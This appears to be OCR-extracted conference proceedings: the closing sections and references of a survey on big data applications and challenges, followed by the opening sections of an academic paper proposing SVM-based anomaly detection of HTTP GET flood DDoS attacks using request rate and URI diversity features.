After the definition of big data, the lifecycle of big data can be mentioned. There are different big data lifecyle operation according to solution needs. The Big Data Integrator (BDI) Platform [8] was developed to process big data. The Big Data Integrator Stack Lifecycle (BDI SL) methodology provides a new, simple way to create, deploy and maintain Big Data applications. BDI SL generally comprises of the following steps: development, packaging, composition, development, deployment and monitoring. Alshboul et al. (2015) are presented a security thread model for big data ve big data security threats and attacks are explained in term of big data life cycle [9]. Big data lifecycle consists of four stages: Data collection, data storage, data analytics and knowledge creation. Demchenko et al. (2014) have proposed big data lifecycle. This lifecycle includes four phases: a) Data collection and recording b) Data filter/enhance, classification c) Data analytics, modeling, prediction d) Data delivery and image [10]. Hadoop systems use a life cycle consisting of the following steps to manage big data sets: Create, capture, curation, process, transfer, store, analysis and visualization [7].

Examples are many successful applications of big data in different areas of the world; Public sector, health, insurance, banking, education, etc. Big data can help improve productivity, profitability, performance and reduce data exhaustion, etc. Here are a few examples of how big data affects different sectors:

**Business:** Customer personalization, determining the causes of customer loss, optimization of distribution and logistics.

**Banking:** With big data technologies, all banking transactions are manageable, easy and fast, advantages, efficiencies, achievements and improvements in the internal processes of the banks [11].

**Technology:** Decreasing process time, real-time analysis, generating rapid response during crisis periods, decision making with automatic systems to reduce risks.

**Healthcare:** Disease detection, follow-up and personal DNA analysis to strengthen health. The major data sources in health services are grouped as follows: Machine-generated data, biometric data, human data, process data, behavior data, epidemiological data, published data, and data on current life that can be associated with health from daily life [12].

**Retail Sales:** Retailers should be aware of the methods of accessing customers and the market, and the process of implementing appropriate transactions in the most effective manner. Big data is at the heart of all this.

**Personal Location Data:** Big data analysis platforms enable you to obtain, store and analyze both structured and unstructured data. This makes it possible to establish the basis for the strategy on which digital advertising activities can be based.

**Smart Cities:** Cities produce high volume, speed, and variety of data that fits the big data definition. Therefore, the role of big data and related methods and technologies in creating an effective, sustainable and intelligent city is important [13].

**Education:** Big data in the education sector; improvement of student performance, planning of curriculum of education, improvement of inefficient administrative processes in education, restructuring of course contents, follow-up of student performance of instructors and administrators, etc. it is used for many purposes [14].

With the increased use of big data, a major breakthrough in productivity, profitability and innovation in different sectors is expected. This breakthrough will be developed with the help of large data sources in customer analysis, supply chain management, quality control management, risk management, performance management and corruption. In these areas, the demand for the use of big data will increase and the demand for competent staff for data processing, analysis, interpretation and communication will increase.




Figure 1: Big Data's Technology Cycle [15].

Big data sets a complex cycle with data mining, algorithms, machine learning and artificial intelligence. Big data are contributing to a technology cycle. The cycle is shown in Figure 1. Big data applications can be grouped about is done at what stage of the technology cycle.

Big data reveals a great change for life sciences. Life scientific provides a range of solutions for semantic web technologies to address the heterogeneous diversity of big data. RDF (Resource Description Framework), SPARQL (an RDF query language), RDF store and ontology facilitate the integration and analysis of heterogeneous multidisciplinary data. Linked data turns the web into a large global database. The RDF store in the cloud takes full advantage of cloud services to address the exponential growth of biological data. Cloud-based analytical applications for big data storage provide companies with significant cost savings. The entire scientific community is trying to develop new technologies and tools to ensure that Big Data's life sciences area is accessible, analytical, and feasible [16].



Decision makers/Societal challenges
Decision making domain
Wisdom
Interests values, preferences, trade-offs, risks, intangibles, ethics …
Science domain
Knowledge information+ implementation
Options, scenarios, impact assessments, decisions supports systems, integrated models…
Information data+added meaning
Data analysis and integration, models, artificial intelligence, linked open data, semantic web technologies…
Big Data Data resource
Databases, satellites, sensor networks, social media, citizen observatories…
Open data standards, metadata repositories, visualization tools and methods…

Figure 2: DIKW From Big Data to decision making for societal challenges [17].

Data can be transformed into information that can only have a value, but if without the wisdom, information can be allowed to really useful to people. Nowadays the big data attract attention with such qualities for his volume, speed and variety. But in practice; the values plays a more important role. In some cases, small data may also be of great value to query the value of data that is not required for big data. Therefore, data science is valued more than the internal value of the data. Rowley (2007) is shown DIKW (Data-Information-Knowledge-Wisdom) model in Figure 2. Model is used to contextualize data, information, knowledge and wisdom according to each other and define the processes involved in the ralization of a transformation of an entity at a lower level in the hierarchy to an entity at a highest entity in the hierarchy.

## IV. Big Data Solutions

It is inevitable to have difficulties in addition to the advantages provided by the big deal. As can be understood from the definition and properties of the big data, this data differs from the data types commonly used in analyzes. The collection, storage, sharing, transferring, visualization and analysis of such data are confronted as one of the most important difficulties due to the characteristics of the big data.

The most frequent variability with big data use is being developed with a new approach that will be successful in the face of many problems such as noise accumulation, false regression, and internalization. In short, researchers are suggested that new statistical considerations and computer methods be used together with machine learning [18] to obtain desired information and to make predictions.

Amazon Web Services (AWS) offers a wide range of services to help you quickly and easily build and deploy big data analytics applications [19]. AWS enables you to quickly scale almost all major data applications, including data warehouse, clickstream analytics, fraud detection, suggestion infrastructures, event-oriented ETL, serverless processing and internet processing of objects by providing fast access to flexible and cost-effective it resources.

This newly formulation of big data applications involving both interior and exterior big data necessitates new models and methods to implement cognitive modeling steps. Merino et al. (2016) proposed the 3C model [20]. To interpret the quality of use of large data sets, it consists of three sub data quality dimensions. These; Combinatory consistency, functional consistency, and chronic consistency. The quality of the data is not the model on the quality of use of big data. The intersection of conceptual modeling and big data terms appears to be one of the difficulties in big data. Volume for data is quite large, diversity is quite high, speed is very fast and veracity is quite uncertain [1].

Bukhari et al. (2018) presented several examples of the use of semantic web and big data technologies for insurance industry and social network analysis. Interfaces and access protocols have recently been used for distributed processing. Steep learning curves, the proliferation of non-standard resources, scarcity of specialized researchers, a few reasons for the wider acceptance of the semantic web for big data. Other technical challenges for the wider acceptance of semantic web for big data include reasoning on performance optimization of large-scale data and logical data-driven systems. Nevertheless, new trends such as FAIR data and Blockchain technologies make the general big data and the semantic web interesting and challenging at the same time [21].

Gil and Song (2016) presented big data challenges. These are collected under the following headings: Data capture, cleaning and storage, data consolidation, collection, query processing, data modeling, analysis and intepretation, and envision. As a solution, People's Ontology have created. This ontology is used as a database of search mechanisms and classes, some mechanisms such as web semantics, rescue binary associations, attribute correlations and synonyms [22].

IT managers face different barriers to implementing big data solutions. Alharthi et al. (2017) stated that the infrastructure preparation, confusion, lack of skills, confidentiality, cultural obstacles as five different sub-barriers [23]. In Sivarajah et al. (2017) that data challenges (volume, velocity, variety, variability, veracity, visualization and value), the process challenges (data acquisition&warehousing, data mining&cleaning) and management challenges (privacy, security, data governance, data&information sharing, cost/operational expenditure, data ownership) as three sub-headings are grouped under [24]. On the other hand, Ostrowski et al. (2016) proposed challenges in big data integration as follows: incomplete data, scalability of semantic web tools, lack of industrial ontologies, new applications, incompatible data, support for realtime streaming, parallelization of big data tools [25].

## V. Conclusion

Big data has an important role in analyzing, agreement, defining certain patterns and trends, making strategic plans for companies future, solving problems effectively and improving their products and services according to their needs and preferences.

With the increased use of big data, a major breakthrough in productivity, profitability and innovation in different sectors is expected. This breakthrough will be developed with the help of big data sources in customer analysis, supply chain management, quality control management, risk management, performance management and corruption. In these areas, the demand for the use of big data will increase and the demand for competent staff for data processing, analysis, interpretation and communication will increase. Technology and methods associated with big data such as internet of objects, cloud computing, machine learning and data mining; AR-GE and innovativeness are triggered, and new products and services are produced. Therefore, big data will be of considerable benefit in integrating it into different information systems as a whole with its methods and technologies.

## References

[1] S. V. Mayer, and K. Cukier, *Büyük Veri – Yaşama, Çalışma ve Düşünme Şeklimizi Dönüştürecek Bir Devrim*. Çev. Banu Erol. İstanbul Paloma, 2013.

[2] K. Das, and P. M. Kumar, "Big data analytics: A framework for unstructured data analysis", *International Journal of Engineering and Technology*, vol. 5, no. 1, pp.153-156, 2013.

[3] A. F. Mohammed, V. T. Humbe, and S. S. Chowhan, "A review of big data environment and its related Technologies", *ICICES 2016*, pp. 1-5.

[4] M. A. Khan, M. F. Uddin, and N. Gupta, "Seven V's of Big Data understanding Big Data to extract value". *2014 IEEE Conference of the American Society for Engineering Education.*

[5] G. Firican. (2017). The 10 Vs of Big Data. Available: https://tdwi.org/articles/2017/02/08/10-vs-of-big-data.aspx

[6] W. Inoubli, S. Aridhi, H. Mezni, and A. Jung, "An Experimental Survey on Big Data Frameworks", *Future Generation Computer Systems*, vol. 86, pp. 546-564, September 2018.

[7] R. Posa, Introduction to Hadoop, Big Data Life-Cycle Management. Available: https://www.journaldev.com/8795/introduction-to-hadoop

[8] I. Ermilov, A. N. Ngomo, A. Versteden, H. Jabeen, G. Sejdiu, G. Argyriou, L. Selmi, J. Jakobitsch, and J. Lehmann, "Managing Lifecycle of Big Data Applications", *Knowledge Engineering and Semantic Web 2017*, pp. 263-276.

[9] Y. Alshboul, Y. Wang, and R. Nebali, "Big Data LifeCycle: Thretas and Security Model", *21st Americas Conference on Information Systems, 2015*.

[10] Y. Demchenko, C. De-Laat, and P. Membrey, "Defining architecture components of the Big Data Ecosystem", *2014 International Conference on Collaboration Technologies and Systems*, pp. 104-112.

[11] M. C. K. Khalilov, and M. Gündebahar, "Bankacılıkta Büyük Veri Uygulamaları: Bir İnceleme, *Akademik Bilişim Konferansı 2013*, pp. 165-172.

[12] S. Altındiş, and İ. K. Morkoç, "Sağlık Hizmetlerinde Büyük Veri", Ömer Halisdemir Üniversitesi, *İktisadi ve İdari Bilimler Fakültesi Dergisi*, vol. 11, no. 2, pp. 257-271, Nisan 2018.

[13] E. Akdamar, "Akıllı Kent İdealine Ulaşmda Büyük Verinin Rolü", *Rewieved Journal of Urban Culture and Management*, vol. 10, no. 2, pp. 200-215.

[14] Z. Özen, E. Kartal, and İ.E. Emre, *Eğitimde Büyük Veri*, Eğitim Teknolojileri Okumaları, Edition: 1, Chapter: 11, Publisher: Pegem akademi Yayıncılık, pp.106-118, 2017.

[15] T. M. Scjolz, *Big Data in Organizations and the Role of Human Resource Management: a complex systems theory-based conceptualization*, Chapter: 2, 2016.

[16] H. Wu and, A. Yamaguchi, "Semantic Web Technologies for the Big Data in Life Sciences", *Bioscience Trends*, vol. 8, no. 4, pp.192-201, August 2014.

[17] J. Rowley, "The wisdom hierarchy: representations of the DIKW hierarchy", *Journal of Information Science 2007*, vol. 33, no. 2, pp. 163-180.

[18] Ç. E. Akay, "Ekonometride Yeni Bir Ufuk: Büyük Veri ve Makine Öğrenmesi", *Social Sciences Research Journal*, vol. 7, no. 2, pp.41-53, June 2018.

[19] Cognizant Technology solutions Talend, Inc., "Data Lake on the AWS Cloud with Talend big Data Platform, AWS Services and Cognizant Best Practices", *Quick start Deployment Guide*, 2017.

[20] J. Merino, I. Caballero, B. Rivas, M. Serrano, and M. Piattini, "A Data Quality in Use model for Big Data", *Future Generation Computer Systems 2016*, vol. 63, pp. 123–130.

[21] S. A. C. Bukhari, A. K. Bashir, and K. M. Malik, "Semantic Web in the Age of Big Data: A Perspective", OSF Storage (United states), 2018,

[22] D. Gil, and I. Song, "Modeling and Management of Big Data: Challenges and Opportunities", *Future Generation Computer Systems 2016*, vol. 63, pp. 96-99.

[23] A. Alharthi, V. Krotov, and M. Bowman, "Addressing barriers to big data", *Business Horizons 2017*, vol. 60, pp.285-292.

[24] U. Sivarajah, M.M. Kamal, Z. Irani, and V. Weerakkody, "Critical analysis of big data challenges and analytical methods", *Journal of Business Research 2017*, vol. 70, pp.263-286.

[25] D. Ostrowski, N. Rychtyckyj, P. MacNeille, and M. Kim, "Integration of Big Data Using Semantic Web Technologies, *IEEE Tenth International Conference on Semantic Computing 2016.*

# Anomaly-Based Detection of Non-Recursive HTTP GET Flood DDoS Attack

Mohammed SALIM[1] and Seçkin ARI[1]

[1] Sakarya University, [1]Sakarya/Turkey, muhammad.salim@ogr.sakarya.edu.tr
[1]Sakarya University, [1]Sakarya/Turkey, ari@sakarya.edu.tr

**Distributed Denial of Service (DDoS) attacks are serious threat to any online service on the internet. In contrast to other traditional threats, DDoS HTTP GET flood attack can exploit legitimate HTTP request mechanism to effectively deny any online service by flooding the victim with an overwhelming amount of unused network traffic. This paper introduces a new anomaly-based technique for discriminating DDoS HTTP GET requests and legitimate requests using a combination of behavioral features. The key features are Diversity of the requested objects, requesting rates for all the requested objects, and request rate for the requested object with the most frequency. These features are selected as the key measurements that will be analyzed and processed for developing the proposed detection technique. During the evaluation process, sub set of the UNB ISCX IDS 2012 evaluation dataset representing anomalous traffic, in addition to another sub set extracted from the 98 world cup dataset showing legitimate traffic are used to evaluate the proposed method. The evaluation shows that the proposed mechanism does effective detection due to the subtle behavioral dissimilarity between non-recursive attack and legitimate requests traffic.**

**Keywords - DDoS attack, Anomaly-based detection, behavioral features, Request Rate, URI Diversity, Machine Learning**

## I. Introduction

With increasing reliance on internet services, network-based attacks become a major security concern as online services become more vulnerable to these serious attacks. Intruders attempt to saturate online services and make them unavailable by preventing their legitimate users from accessing these services. This type of network-based threat is called Distributed Denial of service or DDoS. This threat is considered by many organizations specialized in computer networks security as one of the most serious security breaches that can bring any site or service offline for hours, days or even weeks. Large number of internet services owned by governments, organizations and well-known commercial companies were victims to such network-based threats. Service providers are the main target of such attacks, followed by service and network infrastructure during last year [i]. More than two thousands of DDoS Attacks are observed worldwide daily by Arbor Networks. According to Verisign, DDoS attacks are responsible for one third of all downtime incidents for online services.

Perpetrators try to exhaust the victim resources by exploiting multiple infected online machines called a botnet to send overwhelming traffic that can take the targeted site offline for a long time. DDoS attack intensity depends on the botnet size. The size of a particular botnet can varies from tens to hundreds of thousands of bots[1]. An intruder has to create a botnet by sending malicious software through emails, websites and social media. These malicious software tools can be controlled and commanded by the botnet master remotely over the internet to launch the DDoS attack from all the exploited machines at the same time.

### A. HTTP GET Flood Attack

HTTP flooding DDoS attacks are forming more than 80 percent of all nowadays DDoS attacks [ii]. HTTP GET flood attack is a DDoS based threat utilizing HTTP application protocol to apply denial of service for a target victim. HTTP GET flood attack overwhelm the victim with volumetric unwanted HTTP requests to jam the victim resources and make their services unavailable. The same way as any DDoS based attack, HTTP GET flood attack can be initiated by starting a distributed malicious script running remotely from the distributed compromised machines or a prepaid botnet. The malicious script utilize their compromised machine resources and start sending HTTP requests to the victim site. After a period of time and according to the attack intensity, the victim will not be able to respond to any new legitimate request as all its resources are exhausted.

This attack can be considered as one of the serious network-based threats because it is totally compliant with the HTTP protocol. Contrasting with simple network-based threats that attempt to saturate victim links using malformed traffic, this subtle attack perfectly looks like legitimate activities requesting a web page or another available resource. Attacker thoroughly mimic legitimate http request to send flood attack. Therefore, signature based intrusion detection systems may not be able to distinguish this anomalous requests from the legitimate requests.

HTTP GET flooding attacks are implemented using two

[i] Network Infrastructure Security Report VI, Arbor Networks Inc.,Q4 2016

[ii] Holmes, David. The DDoS Threat Spectrum. F5 Networks, Inc. 401 Elliott Avenue West, Seattle, WA 98119, (2013)

different methods. Classification of this attack depends on the content of the HTTP request. [ii]. Simple HTTP GET flooding attack represents the first class of the flooding attacks. It repeats requesting a static set of URI addresses over and over. This type of flooding attacks is a very common threat that can hit layer 7 applications and services. In the other hand, Recursive GET flooding threat is a sophisticated type that firstly iterate through the website to retrieve, fetch or parse every URI address that can be requested and then start flooding requests using the parsed URI addresses. Unlike simple HTTP GET floods, recursive HTTP GET floods require doing some homework to retrieve all or part of the victim URI addresses. Networks security infrastructures may apply specific polices violating or mitigating URI crawling which make parsing URI addresses more complicated. Also, HTTP GET flooding attack can request random generated URI addresses. In this paper, Simple HTTP GET flooding attack will be discussed only due to the limitation found in the available datasets.

In 2010, OWASP provided the public with a free tool called OWASP Switchblade [2]. This tool can simulate three various kinds of behaviors related to DDoS attacks. This tool can be installed and controlled directly to start attacking a particular victim. It was developed to warn the OWASP Community of the DDoS threats and security breaches that can hit application Layer. In default configuration, OWASP Switchblade tool can start an HTTP GET attack. Also, it can be utilized to start a targeted DDoS attack by running and commanding this tool from the distributed mastered machines or bots.


### B. Paper Organization

In this paper, a new discrimination method is proposed. This method will be used to develop an anomaly-based intrusion detection system attempting to discriminate between HTTP GET flooding traffic and legitimate traffic. The rest of this paper is organized as follow. Section II discusses the HTTP GET Request method and show how this request method can be utilized to mimic legitimate HHTP traffic by attackers intending to strike a particular victim. Section III describes the related work in the area of DDoS attack detection. In section IV, the proposed approach to detect the HTTP GET flood attack is described. Section VI listed the evaluation datasets. In section VII, evaluation of the proposed approach is carried out. Finally, conclusion and future work is presented in section VIII.

## II. HTTP GET Request Format

HTTP is an application layer protocol in OSI network model. It's used to transfer web pages with other objects like scripts over networks [3]. HTTP protocol is installed by default with any client's internet browser. In other words client browser completely rely on HTTP protocol that can send requests for objects like HTML files to dedicated servers and represent responses inside the browser while the client is totally unaware of that process. HTTP protocol is a TCP based protocol which means that both of the connecting, client and server, must successfully pass the three way handshaking process in order to be able to initiate the connection and start sending and receiving application based data. Therefore, all requesting machines weather it is a legitimate or infected must have an online address to be able to send request from any site as it's a prerequisite for the TCP three way handshaking. The constructed channel between any client and the dedicated server is called a session or it can be called a stream which can be used effectively to monitor and control the traffic more precisely without affecting any other active sessions.

There are various types of request method. One of the well-known request types is the request method used to fetch a particular object from a specified web server or site. The host or more specifically, the client should send the complete address of the requested object within the sent request. Furthermore, the network address of the hosting server, where the fetch object is stored, should be send within the sent request. This address is known as the absolute path or URI of the request object or resource. For instance, to fetch a particular representation directly from the hosting server of the object identified as "http://www.example.org/where?q=now". The client attempting to fetch that object should create a new TCP connection with the host "www.example.org". Then, that client should send the URI address of that requested object displayed in figure 1 below through the created TCP connection.



```
GET /where?q=now HTTP/1.1
     Host: www.example.org
```

Figure 1: URI and host fields for the formatted HTTP request.

The absolute path cannot be null. For instance, forward slash or "/" is the simplest address referring the site root [3]. In the simplest http GET flood attack, the anomalous requests do not contain absolute path information and only requesting the root page.

## III. Related Work

Layer 7 DDoS attack handling a mitigation is a prosperous research field. Researchers attempt to utilize various techniques and algorithms to effectively discriminate this type of attack. Among the effective techniques utilized for application layer DDoS, statistical and machine learning techniques are remarkably found. Spectral analysis and signal processing techniques also were introduced by many researchers as proposed technique for layer 7 DDoS attack. Moreover, session based or flow based improves the detection process significantly.

Authors in [4] introduce a new technique for intrusion detection based on fast entropy and flow analysis. In this introduced method, the request rate for a particular object is analyzed as the key parameter to detect the anomalous traffic and connections. Another example for session monitoring, authors in [5] proposed a defense mechanism against layer 7 DDoS attack scheme. Active connections or flows are monitored and controlled through analyzing a set of features including instant traffic volume and session behavior. Discrimination is provided based on connection behavior. In [6], authors discriminate between normal and anomalous traffic by analyzing a set of statistics related to different flow-based features. These statistics are processed and analyzed for developing a new detection method which can be analyzed to distinguish anomalous traffic from legitimate traffic. Entropy of source IPs, variation of source IPs, and packet rate are the key parameters in the proposed method.

In [7] and [8] , the proposed defense mechanism uses a data structure representing IP addresses for storing legitimate clients profile and filtering the anomalous bots at an edge router. The proposed mechanism builds the IP address table from the valid IP addresses that correctly create a TCP connection with the server. The table is frequently updated with the most recent IP addresses. Then, during suspicious activities, the IP address table is used to filter incoming requests and only client with source IP address presents in the table is permitted.

Authors in [9] present a new detection method where the anomalous HTTP GET flood requests is discriminated based on the dissimilarities between the behavior of the bots and legitimate users. The proposed mechanism monitor the requested web objects where these requested objects are hashed to a data structure for advances analysis. In the advanced analysis stage, web object with high request rate are more investigated by monitoring the all the source request IP addresses requesting that object. In this stage source IP addresses attempt to request the hashed web object in an anomalous way will be denied.

Clustering method for layer 7 DDoS detection is proposed in [10]. Users' sessions are clustered in order to detect type of user’s activities. Four flow-based features are introduced as the main parameters that are analyzed for clustering user activities. These four parameters include sessions-average size of objects requested in the session, request rate, average popularity of all objects in the session, average transition probability. The selected parameters are used to model the legitimate behaviors or profiles which enable discrimination of malicious traffic.

In [11], the statistic called entropy of HTTP GET requests per source IP address is utilized for developing a new detection technique for layer 7 attacks. The extracted feature is converted into a multidimensional space. Finally, ML-based algorithm is applied to model the classifier from the generated multidimensional data that will be used to identify layer 7 attacks. Also, spectral analysis was utilized in [12]. The paper explores the energy distributions of network traffic in frequency domain. Authors claim that normal TCP traffic can be isolated from malicious traffic according to energy distribution properties.

## IV. PROPOSED METHOD

In this work, an anomaly-based detection technique is introduced for discrimination between HTTP GET flood attack traffic and legitimate requests traffic. This implies that the proposed mechanism will concentrate on the traffic behavior rather than the signature or the structure of the traffic generated by the http requests. This is due to the complete similarity between malicious and legitimate HTTP GET requests from structural prospect. Therefore, to differentiate between legitimate and illegitimate http traffic, the HTTP GET requests behavior will be monitored and analyzed by extracting the relevant features from the inbound traffic generated by http requests as shown in figure 2.





Figure 2: Structure of the introduced system.

Requests generated from HTTP GET flooding attack are sent from the exploited machines. These infected machines are connected and controlled by the same bot net. This means that all requests sent from these machines are sharing common properties and behavior since the same malicious software or tool is used to send such requests from all these machines. As a result, enormous number of requests with high similarity and low diversity among the host and URI addresses fields can be found. The malicious software are uninspired so they do not have the ability or the creativity to choose among the internal retrievable objects or URI addresses from the victim site. Therefore, the overwhelming traffic will often converged to a small static group of URI address(s). On the other hand, the HTTP GET requests generated by the normal or human clients or even search engines will scattered to a large group of URI addresses.

The first and foremost feature is the URI diversity for the incoming requests. Since the malicious tool used to launch the attack from the compromised source machines behaves the same for all the machines mastered by the perpetrator, the request flows originating from the malicious sources tend to be the same. Unlike malicious requests, normal request originating from legitimate users share different behaviors. For example, legitimate requests are distributed and mostly their requested URI addresses have large diversity among them. Second, the request rate for the requested URI address with the maximum frequency among all the requested URI addresses. Normal users tend to request any online resource for limited times during a short period of time, whereas the mastered bots send a massive requests for the same objects over the same TCP connection or stream. This sophisticated parameter can be used to discriminate the anomalous request even having high diversity among the requested URI addresses. Third, request rate per second is also extracted for perfect discrimination.

## V. FEATURE EXTRACTION

Figure 3 below describe the steps for extracting the time series data for the selected three parameters from the both offline and online raw network traffic data.



```
Algorithm 1 Extract input parameters from the online traffic data
Input: A; // A contains the requested URI addresses
Output: http_req_rate, http_req_uri_div, max_requested_uri_per_sec // the selected parameters
// initialize parameters
http_req_rate ← {};
http_req_uri_div ← {};
max_requested_uri_per_sec ← {};
iterate each sampling interval
    // set vector A from the analyzed online traffic data
    set A;
    // extract number of elements in vector A
    set http_req_rate ← {http_req_rate numel(A)};
    // extract number of unique elements in vector A
    set http_req_uri_div ← {http_req_uri_div numel(unique(A))};
    // extract number of occurrences for the most requested URI address element in vector A
    ser max_requested_uri ← {max_requested_uri maximum(histcounts(unique(A)))};
end iteration
```

Figure 3: The selected parameters extracted from network flow.

For traffic discrimination, Linear Support vector machine classifier is used is used to discriminate the traffic based on the selected attributes. The classifier is modeled firstly using the training part of the generated time series dataset as explained in this subsection. Then, the trained model can be used to classify the new or unseen dataset to evaluate the proposed system.

## VI. Support Vector Machine (SVM)

SVM is a ML-based algorithm. This technique can be learned and trained as a classifier in multi disciplines (e.g. intrusion detection). SVM algorithm was presented by Cortes and Vapnik. For developing and anomaly-based intrusion detection system, SVM algorithm can be utilized for modeling a particular behavior or profile using training data. This model is the core part of the SVM-based classifier which enable the classifier to identify and detect whether a particular instance is an anomalous or normal behavior. The classifier should be provided with the same attributes that where provided in the training phase. The classifier is expected to predict the target class of a particular instance using these attributes. In this algorithm, each feature's value is plotted as a point in k-dimensional space where k is number of generated features in each observation in data space. Value of each feature represents the value of a particular coordinate. Other value(s) of other coordinate(s) are calculated while building the model based on the training data. Then, classification is completed by finding the hyper-plane that differentiate the two classes very well.

For a dataset (xi, yi), xi ∊R, yi ∊ {-1, 1}, i = 1, 2, 3, …, j, …, m. Set "X" represents a particular observation represented in a vector of features. "Y" represent the corresponding class for each observation. SVM learning-based algorithm can be trained to model a separating plane based on the provided data space or vectors of features "X"s. This plane should correctly allocate all observations related to a particular class to one side while allocating the remaining observations on the opposite side of that plan with some margins on both sides. As illustrated in figure 4, in the learning the phase, the algorithm attempts to model a decision boundary that correctly separates all the instances with binary classes.

Let l1 ← wx + b = 1 and l-1 ← : wx + b = -1 be particular planes with all observations in group 1 are located on one side of l1 plane and all observations in group −1 are located on one side of l-1 hyper-plane. For the best separation between the two classes, another plane l ← wx + b = 0 is located in the middle of l1 and l-1 planes. The best separation can be modeled by finding the maximum margin "M" that separates the data from both groups. As M = 2 ||w||-1, to maximize M, ||w|| must be minimized. SVM solves the optimization problem illustrated in (1).

$$minimize(\frac{1}{2}||w||), subject\ to\ y_i(wx_i + b) \geq 1 \qquad (1)$$




Figure 3: Decision boundary for a linear SVM-based classifier with two different classes.

## VII. Mathematical Representation

For time series data generated within a window of size "h", the number of generated samples is represented by the variable "N". For instance, with a window size equals ten seconds and a sampling interval of one second, then output vector will contain ten samples.

A mathematical representation for the set of the requested URI addresses during each sampling interval "Ti" is presented by (2). "A" Set contains all the requested URI addresses during a window "h" whereas "ai" subset contains all the requested URI addresses during the sampling interval "Ti" where ai ⊆ A. The three selected features will be calculated by analyzing the generated subset "ai" for each sampling interval "Ti" in current window "h".

$$A = \{a_i\}_{i\in\{1,2,3,\ldots,N\}}\ where\ a_i{=}\{u_j^i\}_{j\in\{1,2,3,\ldots,m_i\}} \qquad (3)$$

The variable "$u_j^i$" represents the jth requested URI address within the ith sampling interval "Ti". It has two indices. The ith index indicates the current sampling interval or "Ti" while the jth index is an indicator for the current requested URI address within the subset "ai". In other words, the variable "$u_j^i$" represents the jth element within "ai" subset. The other variable "mi" represents number of URI addresses of each subset "ai" during each sampling interval "Ti". Mathematically speaking, "mi" is the cardinality of each subset "ai". The value of this variable is calculated as illustrated in the given algorithm in figure 5 above.

The first parameter, Request rate, is defined in (2) and (3) by the variable "mi" which is the cardinality of each subset "ai" or |ai|.

$$feat1 = \ |a_i| = m_i \qquad (3)$$

Where$1 \leq i \leq N$. A new subset called "$q_i$" is introduced in (4) representing only unique requested URI addresses within each "ai" subset such that "$q_i$" is a subset of "$a_i$".

$$q_i = unique(a_i) = \{r_1^i, r_2^i, r_3^i, \ldots, r_l^i, \ldots r_{k_i}^i\} \qquad (4)$$

Where $q_i \subseteq a_i$, $k_i \leq m_i$ and $1 \leq i \leq N$. The second parameter, URI diversity, is defined in (4) and (5) by the variable “ki” which is the cardinality of each subset “qi” or |qi|. It is generated by counting only unique URI addresses within each subset “ai” as illustrated in the given algorithm in figure 5 above.

$$feat2 = |q_i| = k_i \qquad (5)$$

The last feature, the maximum request rate among the request rate for all the requested URI addresses is generated by finding the maximum frequency among all the frequencies of all elements, unique requested URI addresses, in each “qi” subset within each subset “ai” as presented in (6).

$$feat3 = max\left(f(r_1^i),\ f(r_2^i), \dots, f(r_{k_i}^i)\right) \qquad (6)$$

Where $f(\mathrm{r}) \geq 1$, $k_i \leq m_i$ and1 $\leq i \leq N$. The function $f(\mathrm{r})$ indicates frequency or number of occurrences of the current element “r” within the current subset “ai”. The variable “r” is contained in current subset “qi“ that contains the unique requested URI addresses extracted from “ai” subset shown in (4) above.

During each sampling interval “Ti”, only three values will be extracted from the analyzed traffic forming the ith observation {feat1i, feat2i, feat3i} for the next stage or the classification phase as shown in figure 4 in section IV.

## VIII. Datasets

The conducted work is evaluated with two different datasets created from audited network traffic for both of the legitimate and the anomalous requests. For representing a real-world legitimate HTTP GET requests, the “1998 FIFA World Cup” evaluation dataset [13] is used. In the other hand, another evaluation dataset called “UNB ISCX Intrusion Detection System 2012 evaluation dataset [14] is used to represent the anomalous HTTP GET requests.

